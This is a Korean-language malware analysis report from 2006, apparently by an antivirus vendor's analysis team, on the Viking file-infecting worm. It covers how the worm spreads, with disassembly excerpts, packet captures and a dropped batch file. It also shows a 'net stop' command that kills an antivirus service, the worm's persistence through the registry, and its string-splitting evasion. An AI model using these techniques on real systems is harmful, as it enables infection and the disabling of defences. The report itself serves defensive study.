GSC Incident Report-바이킹 바이러스 분석

1. 작성 일시 : 2006.10.26 20:17(GMT +09:00)

2. 작성자 : 안창용/바이러스 분석팀

3. 바이킹 바이러스에 대해서

바이킹 바이러스는 2005년 2월경 최초 발견된 후 잠시 주춤하다가 2005년 5월부터 국내에서 웹 해킹을 통한 악성코드 유포사례가 이슈화되면서 Internet Explorer의 취약성을 공격하는 Exploit과 함께 유포되는 방식으로 변경되었고 지금까지 다수의 변종이 발견되었다.

바이킹 바이러스는 다양한 루트를 통해 자신을 확산시킬 수 있는 기능을 가지고 있어 완벽한 해결이 어렵기 때문에 이번 Incident Report를 통해서 어떻게 하면 바이킹 바이러스에 의한 감염피해를 최소한으로 줄이고 안전한 컴퓨팅 환경을 만들 수 있는지 알아본다.

4. 왜, 바이킹 바이러스라 명명되었나?

바이킹 바이러스는 특정 백신의 서비스를 멈추려고 하는 루틴과 .exe 확장자를 가진 파일을 감염시키는 virus기능을 갖고 있는데 이 두 가지의 특징이 합쳐져 바이킹(Viking)으로 명명된 것으로 추정된다.

◦ Virus + Kingsoft = Viking

```
0x407AC1: 6A00                PUSH    0x0
0x407AC3: 68C47B4000          PUSH    0x407BC4    ; DATA:net stop "Kingsoft AntiVirus Service"
0x407AC8: E8ABC9FFFF          CALL    0x404478 <---- WinExec
```

5. 바이킹 바이러스, 어떻게 확산되나?

바이킹 바이러스의 주 확산경로는 아래와 같다.

▶ *Internet Explorer의 취약성과 함께*

▶ *파일감염(*.exe 확장자를 가진 파일)*

▶ *관리목적의 공유폴더(IPC$, Admin$, C$등) 또는 공유폴더*

5-1. Internet Explorer의 취약성과 함께

▶ 웹 해킹과 함께 사용되는 Internet Explorer의 주요 취약점

* MS04-013 : http://www.microsoft.com/korea/technet/security/bulletin/MS04-013.asp
* MS04-025 : http://www.microsoft.com/korea/technet/security/bulletin/MS04-025.mspx
* MS05-001 : http://www.microsoft.com/korea/technet/security/bulletin/MS05-001.mspx
* MS06-001 : http://www.microsoft.com/korea/technet/security/bulletin/ms06-001.mspx
* MS06-014 : http://www.microsoft.com/korea/technet/security/bulletin/ms06-001.mspx

웹 해킹을 통한 악성코드 유포사례가 이슈화되기 시작했던 2005년 5월부터 주로 MS04-025와 MS05-001에 기술된 취약점을 사용하였고, MS06-001 취약성과 함께 악성코드 유포사례가 발견되면서 그 당시 해당 취약점을 사용한 사례가 증가할 것으로 예상했지만 그렇지 않았으며, 최근 들어 MS06-014에 기술된 취약점을 사용한 유포사례가 주를 이루고 있다.

exploit들은 AV제품의 탐지를 회피하기 위해 스트링(string)단위로 코드를 분할하거나 코드를 다중 암호화된 형태로 유포되고 있으며 쉽게 변형이 가능하기 때문에 AV제품에서 해당 exploit을 탐지하는데 한계가 있다.

▪ 스트링(string)단위로 분할된 경우 :


str1="Micro", str2="soft.X", str3="MLH", str4="TTP"

str = str1 + str2 + str3 + str4,

▪ 암호화된 경우

HtmlStrings=["=ujumf┐>=0ujumf┐>=ifbe┐>=0ifbe┐>=cpez┐>=tdsjqu!mbohvbhf>#W",
"CTdsjqu#┐>po!fssps!sftvnf!ofyu

해킹된 웹 사이트를 통해서 유포되는 악성코드의 대부분은 아래와 같은 형식을 사용한다.



[그림 1. 바이킹 바이러스 유포경로]

5-2. 파일감염

바이킹 바이러스는 *.exe 파일을 가진 파일에 자신의 코드를 삽입(감염, Infection)하여 확산을 시도하며 해당 작업을 수행하기 위해서는 다음과 같은 조건을 만족해야 한다.

▶ 바이킹 바이러스가 *.exe 파일을 감염시킬 조건

5-2-1. 파일크기 검사

바이킹 바이러스는 수십 개의 변종이 존재하므로 각각의 변종에서 파일크기 검사를 하기 위한 조건이 다르지만 공통적으로 FindFirstFileA(), FindNextFileA(), GetFileSize()를 사용하여 .exe 파일을 검색하고 파일크기를 비교한 후 크거나 파일을 감염시키지 않는다.

```
0x40992E: 56                PUSH    ESI
0x40992F: 8D95B4FEFFFF      LEA     EDX,DWORD PTR [EBP-0x14C]
0x409935: B8049F4000        MOV     EAX,0x409F04            ; DATA:*.exe
0x40993A: E811AEFFFF        CALL    0x404750
-----중간생략----
0x40994E: E8299AFFFF        CALL    0x40337C
0x409953: 8B85B8FEFFFF      MOV     EAX,DWORD PTR [EBP-0x148]
0x409959: E8D29BFFFF        CALL    0x403530
0x40995E: 50                PUSH    EAX     <--- lpFileName
0x40995F: E8ACA9FFFF        CALL    0x404310    <--- FindFirstFileA
0x409964: 8BF8              MOV     EDI,EAX
0x409966: 83FFFF            CMP     EDI,0xFF
0x409969: 0F8482000000      JE      0x4099F1                ; (*+0x88)
```

[표 1. exe 파일을 찾기 위한 루틴]

현재 폴더에서 exe 파일을 찾았다면 sub_409518를 호출하여 해당 파일의 크기를 자신의 조건과 비교하기 위한 작업을 수행하여 조건과 일치하면 해당 파일에 자신의 코드를 삽입하고 불일치하면 감염시키지 않는다.

```
vir.viking.j.un Section .Upack (0x00401000)
0x409556: 6A00                  PUSH    0x0
0x409558: 53                    PUSH    EBX
0x409559: E802AEFFFF            CALL    0x404360
0x40955E: 8BF0                  MOV     ESI,EAX
0x409560: 81FE0000A000          CMP     ESI,0xA00000 <---  FileSize 비교
0x409566: 0F8358010000          JAE     0x4096C4     <---- CloseHandle ()
```

[표 2. 파일크기 비교]

5-2-2. 특정 문자열을 사용하는 일부 폴더에 저장된 *.exe 는 제외

지금까지 나온 바이킹 바이러스 특징 중에 하나가 특정 문자열을 사용하는 폴더에 존재하는 exe 파일은 감염시키지 않는다는 것인데 이는 Windows OS의 중요 폴더를 감염시킬 경우 제작자가 의도하는 목적과 반대되는 현상이 일어날 수 있는 것을 방지하기 위한 것이다.(부팅불가, 속도저하, 특정 파일 실행불가 등)

```
Disassembly of 0x00409A9B
0x409A95: 8B8594FEFFFF          MOV     EAX,DWORD PTR [EBP-0x16C]
0x409A9B: BA549F4000            MOV     EDX,0x409F54            ; DATA:system
0x409AA0: E80FACFFFF            CALL    0x4046B4    <---- CompareStringA ()
0x409AA5: 85C0                  TEST    EAX,EAX
0x409AA7: 0F840E040000          JZ      0x409EBB                ; (*+0x414)
0x409AAD: 8D8590FEFFFF          LEA     EAX,DWORD PTR [EBP-0x170]
0x409AB3: 8D562C                LEA     EDX,DWORD PTR [ESI+0x2C]
0x409AB6: B904010000            MOV     ECX,0x104
0x409ABB: E85898FFFF            CALL    0x403318
```

[표 3. 특정 조건 검사]

위 코드는 바이킹 바이러스가 시스템 폴더인지를 검사하는 루틴이며 만약 조건이 일치하지 않으면 0x409AA7를 호출하여 해당 폴더에서 exe 파일을 찾기 위한 작업을 수행한다.

바이킹 바이러스는 아래 문자열을 가진 폴더에 대해서도 [표 3.]과 같은 동일한 작업을 수행하여 만약 .exe 파일이 존재한다면 감염시키지 않는다.

```
winnt, windows, system, system32
Documents and Settings
System Volume Information
Recycled

₩Program Files₩
                Windows NT, WindowsUpdate, Windows Media Player, Outlook Express, Internet Explorer
                ComPlus Applications, NetMeeting, Common Files,  Messenger, Microsoft Office,
                InstallShield Installation Information, Microsoft Frontpage, Movie Maker, MSN Gaming Zone.
```

[표 4. 바이킹 바이러스에 감염되지 않는 폴더목록]

5-2-3. 파일감염

바이킹 바이러스는 정상 파일의 앞부분에 자신의 코드를 삽입하는 전위형 바이러스이다.


[표 5. 감염 전후 파일구조]

바이킹 바이러스가 실행되면 %windir%폴더에 자신의 복사본(.exe, .dll)을 생성하고
%windir%₩Logo1_.exe
%windir%₩rundl132.exe

%windir%₩Dll.dll 또는 viDll.dll 또는 vDll.dll
자신의 코드를 복제하기 위한 *.exe를 검색하고 조건이 일치한 exe 파일을 찾았을 경우 해당 파일의 앞부분에 자신의 코드를 삽입한다. 감염된 파일의 크기는 바이킹 바이러스의 원래 크기 만큼이 증가하게 되며 아래 로그는 Sysinternal(http://www.sysinternals.com)사의 Filemon을 사용하여 바이킹 바이러스가 정상파일에 자신의 코드를 복제하는 과정을 로그로 기록한 것이다.


```
Logo1_.exe:456      OPEN      E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Options: Open  Access: All
Logo1_.exe:456      QUERY INFORMATION          E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Length: 29184
►① Logo1_.exe:456  READ     E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Offset: 0 Length: 27111 <-- virus code
Logo1_.exe:456      READ      E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Offset: 0 Length: 28672
►② Logo1_.exe:456  READ     E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Offset: 0 Length: 29184 <-- file size
Logo1_.exe:456      WRITE     E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Offset: 0 Length: 27111
►③ Logo1_.exe:456 WRITE     E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Offset: 27111 Length: 29184
Logo1_.exe:456      READ      E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS Offset: 53248 Length: 4096
Logo1_.exe:456      SET INFORMATION  E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS FileBasicInformation
Logo1_.exe:456      CLOSE     E:₩Analysis₩Hacview₩PEDUMP32.EXE SUCCESS
```

[표 6. 바이킹 바이러스의 감염과정 로그]



[그림 2. 감염 후 vs 전 파일의 앞 부분]

이미 감염된 파일들의 속성은 감염될 때의 시간으로 변경된다.



[그림 3. 감염된 파일의 속성]

```
.Upack:00409619                 lea     eax, [ebp+LastWriteTime]
.Upack:0040961C                 push    eax             ; lpLastWriteTime
.Upack:0040961D                 lea     eax, [ebp+LastAccessTime]
.Upack:00409620                 push    eax             ; lpLastAccessTime
.Upack:00409621                 lea     eax, [ebp+CreationTime]
.Upack:00409624                 push    eax             ; lpCreationTime
.Upack:00409625                 push    ebx             ; hFile
.Upack:00409626                 call    GetFileTime
.Upack:0040962B                 push    0               ; dwMoveMethod
.Upack:0040962D                 push    0               ; lpDistanceToMoveHigh
.Upack:0040962F                 push    0               ; lDistanceToMove
.Upack:00409631                 push    ebx             ; hFile
.Upack:00409632                 call    SetFilePointer
```

```
----중간생략----
.Upack:004096A9                                    ; sub_409518+155↑j ...
.Upack:004096A9                 lea     eax, [ebp+LastWriteTime]
.Upack:004096AC                 push    eax             ; lpLastWriteTime
.Upack:004096AD                 lea     eax, [ebp+LastAccessTime]
.Upack:004096B0                 push    eax             ; lpLastAccessTime
.Upack:004096B1                 lea     eax, [ebp+CreationTime]
.Upack:004096B4                 push    eax             ; lpCreationTime
.Upack:004096B5                 push    ebx             ; hFile
.Upack:004096B6                 call    SetFileTime
.Upack:004096BB                 mov     edx, esi
.Upack:004096BD                 mov     eax, edi
.Upack:004096BF                 call    sub_4024B4
```

[표 7. 감염된 파일의 속성을 설정하는 루틴]

5-2-4. 기타증상

바이킹 바이러스는 윈도우가 부팅할 때 자동으로 실행되도록 아래 루틴을 사용하여 자신의 값을 추가하며 일부 루틴은 분석될 수 없도록 암호화되어 있다.

HKEY_CURRENT_USER₩Software₩Microsoft₩Windows NT₩CurrentVersion
load="%windir%₩rundl132.exe"

```
.Upack:004077F5                 lea     eax, [ebp+szShortPath]
.Upack:004077FB                 push    eax
.Upack:004077FC                 lea     edx, [ebp+var_120]
.Upack:00407802                 mov     eax, offset _str_____________1.Text <--- 암호화되어 있는 Subkey
.Upack:00407807                 call    sub_404AF8 <--- 암호화된 Subkey를 복호화하는 루틴
.Upack:0040780C                 mov     eax, [ebp+var_120]
.Upack:00407812                 call    @System@@LStrToPChar$qqrv ; System::__linkproc__ LStrToPChar(void)
.Upack:00407817                 mov     edx, eax
.Upack:00407819                 mov     ecx, offset dword_4078AC <--- load
.Upack:0040781E                 mov     eax, 80000001h <--- HKEY_CURRENT_USER
.Upack:00407823                 call    sub_4053E8 <--- 레지스트리 관련 셋팅 API함수 호출루틴
```

[표 8. 자동실행 루틴]

감염된 파일이 존재하는 폴더마다 감염시간이 저장된 _desktop.ini를 생성한다.
ex) 시스템 시간 : 2006년 10월 30일 경우 => _desktop.ini에는 2006/10/30으로 저장된다.

감염된 파일이 실행될 때마다 %temp%폴더에 %랜덤파일명%.bat를 생성하며 아래와 같은 내용을 저장하고 있다. 이는 감염된 파일이 실행되면 앞부분에 삽입되었던 바이러스 코드가 분리되어 %windir%₩Logo_1.exe(바이킹의 복사본)로 생성되고 감염되었던 파일은 정상 파일로 복구된다. 하지만 Logo_1.exe에 의해서 재 감염될 가능성이 높아 실행 시 바이러스 코드와 분리되어 정상 파일로 복구된다 하더라도 의미가 없다.

```
:try1
Del "E:₩Analysis₩SysInternals₩procexp.exe"
if exist "E:₩Analysis₩SysInternals₩procexp.exe" goto try1
ren "E:₩Analysis₩SysInternals₩procexp.exe.exe" "procexp.exe"
if exist "E:₩Analysis₩SysInternals₩procexp.exe.exe" goto try2
"E:₩Analysis₩SysInternals₩procexp.exe"
:try2
del "C:₩DOCUME~1₩ahnmaru₩LOCALS~1₩Temp₩$$aC.bat"
```

[표 9. 감염된 파일이 실행될 때의 예]

```
.Upack:00407EC4                lea     eax, [ebp+LastWriteTime]
.Upack:00407EC7                push    eax                     ; lpLastWriteTime
.Upack:00407EC8                lea     eax, [ebp+LastAccessTime]
.Upack:00407ECB                push    eax                     ; lpLastAccessTime
.Upack:00407ECC                lea     eax, [ebp+CreationTime]
.Upack:00407ECF                push    eax                     ; lpCreationTime
.Upack:00407ED0                push    esi                     ; hFile
.Upack:00407ED1                call    GetFileTime
.Upack:00407ED6                lea     eax, [ebp+var_2A0]
.Upack:00407EDC                call    sub_406688 <-- 윈도우 폴더경로 가져오기
.Upack:00407EE1                mov     edx, [ebp+var_2A0]
.Upack:00407EE7                lea     eax, [ebp+var_10]
.Upack:00407EEA                mov     ecx, offset _str_Logo1__exe.Text
```

[표 10. 복사본 생성하는 루틴]

```
.Upack:00408018        mov     edx, offset _str__bat.Text
.Upack:0040801D        call    sub_4049C0
.Upack:00408022        mov     eax, [ebp+var_18]
.Upack:00408025        call    @System@@LStrToPChar$qqrv ; System::__linkproc__ LStrToPChar(void)
.Upack:0040802A        push    eax                     ; lpFileName
.Upack:0040802B        call    DeleteFileA
.Upack:00408030        mov     eax, [ebp+var_18]
.Upack:00408038        mov     edi, eax
.Upack:0040803A        cmp     edi, 0FFFFFFFFh
.Upack:0040803D        jz      loc_4081B4
.Upack:00408043        push    offset _str__try1__Del__.Text
.Upack:00408048        lea     edx, [ebp+var_2A8]
.Upack:0040804E        xor     eax, eax
.Upack:00408050        call    sub_4026C4
.Upack:00408055        push    [ebp+var_2A8]
.Upack:0040805B        push    offset _str____.Text
.Upack:00408060        push    offset _str_if_exist__.Text
.Upack:00408065        lea     edx, [ebp+var_2AC]
.Upack:0040806B        xor     eax, eax
.Upack:0040806D        call    sub_4026C4
.Upack:00408072        push    [ebp+var_2AC]
.Upack:00408078        push    offset _str___5.Text
.Upack:0040807D        push    offset _str__goto_try1__.Text
.Upack:00408082        push    offset _str_ren__.Text
.Upack:00408087        push    [ebp+var_14]
```


[표 11. 표 9의 내용을 수행하는 bat파일을 만들기 위한 코드]

5-3. 관리목적의 공유폴더(IPC$, Admin$, C$등) 또는 공유폴더

파일감염, 취약점 < 네트워크


앞서 설명한 두 확산경로보다 네트워크를 통한 자기복제가 더 큰 파급효과를 가지고 있다는 것을 의미한다. 바이킹 바이러스는 네트워크로 확산할 때 감염된 시스템이 속해 있는 네트워크 대역으로 ARP(Broadcast)를 발생시키기 때문에 기업과 같은 중앙형 네트워크에 큰 피해를 줄 수가 있다.

아래 그림은 바이킹 바이러스에 감염된 시스템이 자기복제를 위해 다른 컴퓨터를 찾기 위해 ARP(Broadcast)를 발생시키는 패킷을 Ethereal(http://www.ethereal.com)으로 캡쳐한 것이다.




Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.25? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.26? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.27? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.28? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.29? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.30? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.31? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.32? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.33? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.34? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.35? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.36? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.37? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.38? Tell 192.168.72.128
Vmware_3b:13:f4	Broadcast	ARP	Who has 192.168.72.39? Tell 192.168.72.128

[그림 4. ARP(Broadcast) 패킷]



192.168.72.128	192.168.72.1	ICMP	Echo (ping) request
192.168.72.1	192.168.72.128	ICMP	Echo (ping) reply
192.168.72.128	192.168.72.2	ICMP	Echo (ping) request
192.168.72.2	192.168.72.128	ICMP	Echo (ping) reply

[그림 5. ICMP 패킷]



```
0000  00 50 56 c0 00 08 00 0c  29 3b 13 f4 08 00 45 00   .PV..... );....E.
0010  00 27 01 41 00 00 40 01  67 c3 c0 a8 48 80 c0 a8   .'.A..@. g...H...
0020  48 01 08 00 a2 25 02 00  02 00 48 65 6c 6c 6f 2c   H....%.. ..Hello,
0030  57 6f 72 6c 64                                    World
```

[그림 6. ICMP 패킷에 포함된 문자열]

이후 같은 네트워크 대역에서 발견한 컴퓨터로 ICMP 패킷을 발송하는데 Hello, World(Offset 002a ~ 0034)라는 문자열이 포함되어 있는 것이 특징이다.

```
.Upack:00408323                 push    eax             ; lpWSAData
.Upack:00408324                 push    101h            ; wVersionRequested
.Upack:00408329                 call    WSAStartup
.Upack:0040832E                 push    offset dword_4085A0 ; lpLibFileName : icmp.dll
.Upack:00408333                 call    LoadLibraryA
.Upack:00408338                 mov     [ebp+hModule], eax
.Upack:0040833B                 push    offset dword_4085AC ; lpProcName : IcmpCreateFile
.Upack:00408340                 mov     eax, [ebp+hModule]
.Upack:00408343                 push    eax             ; hModule
.Upack:00408344                 call    GetProcAddress
.Upack:00408349                 mov     ebx, eax
.Upack:0040834B                 push    offset dword_4085BC ; lpProcName : IcmpCloseHandle
.Upack:00408350                 mov     eax, [ebp+hModule]
.Upack:00408353                 push    eax             ; hModule
.Upack:00408354                 call    GetProcAddress
.Upack:00408359                 mov     [ebp+var_10], eax
.Upack:0040835C                 push    offset dword_4085CC ; lpProcName : IcmpSendEcho
.Upack:00408361                 mov     eax, [ebp+hModule]
.Upack:00408364                 push    eax             ; hModule
.Upack:00408365                 call    GetProcAddress
----중간생략----
.Upack:004083ED                 mov     ebx, offset dword_4085DC : Hello, World
```

[표 12. ICMP 패킷을 발생시키는 코드]

바이킹 바이러스는 네트워크를 통해 자기복제를 할 경우, 두 가지 경우를 통해 할 수 있다.

▶ 공유폴더
▶ IPC$, Admin$

5-3-1. 공유폴더

바이킹 바이러스는 sub_403BF8 루틴을 호출하여 공유폴더의 목록을 쿼리(Query)하고 해당 폴더에 존재하는 모든 .exe 파일을 감염시킨다.

```
.Upack:00407C84                 call    sub_403BF8
----중간생략----
.Upack:00407C92 loc_407C92:                             ; CODE XREF: sub_407C24+E4↓j
.Upack:00407C92                 xor     eax, eax
.Upack:00407C94                 mov     [edi+4], eax
.Upack:00407C97                 xor     eax, eax
.Upack:00407C99                 mov     [edi+10h], eax
.Upack:00407C9C                 mov     eax, [ebp+var_C]
.Upack:00407C9F                 mov     eax, [eax+ebx*4]
.Upack:00407CA2                 call    @System@@LStrToPChar$qqrv ; System::__linkproc__ LStrToPChar(void)
.Upack:00407CA7                 mov     [edi+14h], eax
.Upack:00407CAA                 xor     eax, eax
.Upack:00407CAC                 mov     [edi+1Ch], eax
.Upack:00407CAF                 push    0               ; dwFlags
.Upack:00407CB1                 push    0               ; lpUserName
.Upack:00407CB3                 push    offset Password ; lpPassword
.Upack:00407CB8                 push    edi             ; lpNetResource
.Upack:00407CB9                 call    WNetAddConnection2A
.Upack:00407CBE                 test    eax, eax
.Upack:00407CC0                 jz      short loc_407CD2
.Upack:00407CC2                 push    0               ; dwFlags
.Upack:00407CC4                 push    0               ; lpUserName
.Upack:00407CC6                 push    0               ; lpPassword
.Upack:00407CC8                 push    edi             ; lpNetResource
.Upack:00407CC9                 call    WNetAddConnection2A
.Upack:00407CCE                 test    eax, eax
.Upack:00407CD0                 jnz     short loc_407D06
```

[표 13. 공유폴더를 이용한 자기복제 루틴]


바이킹 바이러스가 공유폴더를 통해 자기를 복제할 수 있는 가능성은 크게 두 가지이다.

▶ 공유자원에 액세스할 때 사용하는 계정과 패스워드가 저장된 경우

Windows OS계열의 시스템(특히 Windows 2000이상)의 시스템에서는 네트워크 공유자원에 액세스 시 인증을 요구하는 윈도우가 출력된다. 이 때 사용자들은 매번 아래와 같은 창이 출력되는 번거로움을 없애기 위해서 "암호 저장(R)"에 표시하는 경우가 많으나 이는 바이킹 바이러스처럼 네트워크를 통해 자기복제를 하는 악성 코드에게 좋은 확산수단이 되기도 한다.


바이킹 바이러스는 네트워크 공유자원(Admin$, IPC$, 공유폴더)에 액세스할 때 감염된 로컬에 존재하는 계정들 그리고 공유자원에 액세스할 때 저장된 계정정보들을 순차적으로 사용하여 네트워크 공유자원에 대해 접속을 시도한다.

아래 패킷을 참고하면 이해가 될 것이다.



```
192.168.72.128 192.168.72.1   SMB   Negotiate Protocol Request
192.168.72.1   192.168.72.128 SMB   Negotiate Protocol Response
192.168.72.128 192.168.72.1   SMB   Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.72.1   192.168.72.128 SMB   Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR
192.168.72.128 192.168.72.1   SMB   Session Setup AndX Request, NTLMSSP_AUTH, User: TESTVM1₩administrator
192.168.72.1   192.168.72.128 SMB   Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
192.168.72.128 192.168.72.1   SMB   Negotiate Protocol Request
192.168.72.1   192.168.72.128 SMB   Negotiate Protocol Response
192.168.72.128 192.168.72.1   SMB   Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.72.1   192.168.72.128 SMB   Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PR
192.168.72.128 192.168.72.1   SMB   Session Setup AndX Request, NTLMSSP_AUTH, User: TESTVM1₩ahnmaru  ator
192.168.72.1   192.168.72.128 SMB   Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
```

[그림 7. 네트워크 액세스 정보를 모두 삭제한 후 상태]



```
192.168.72.128 192.168.72.1   SMB Session Setup AndX Request, NTLMSSP_NEGOTIATE
192.168.72.1   192.168.72.128 SMB Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCES
192.168.72.128 192.168.72.1   SMB Session Setup AndX Request, NTLMSSP_AUTH, User: TESTVM1₩administrator
192.168.72.1   192.168.72.128 SMB Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
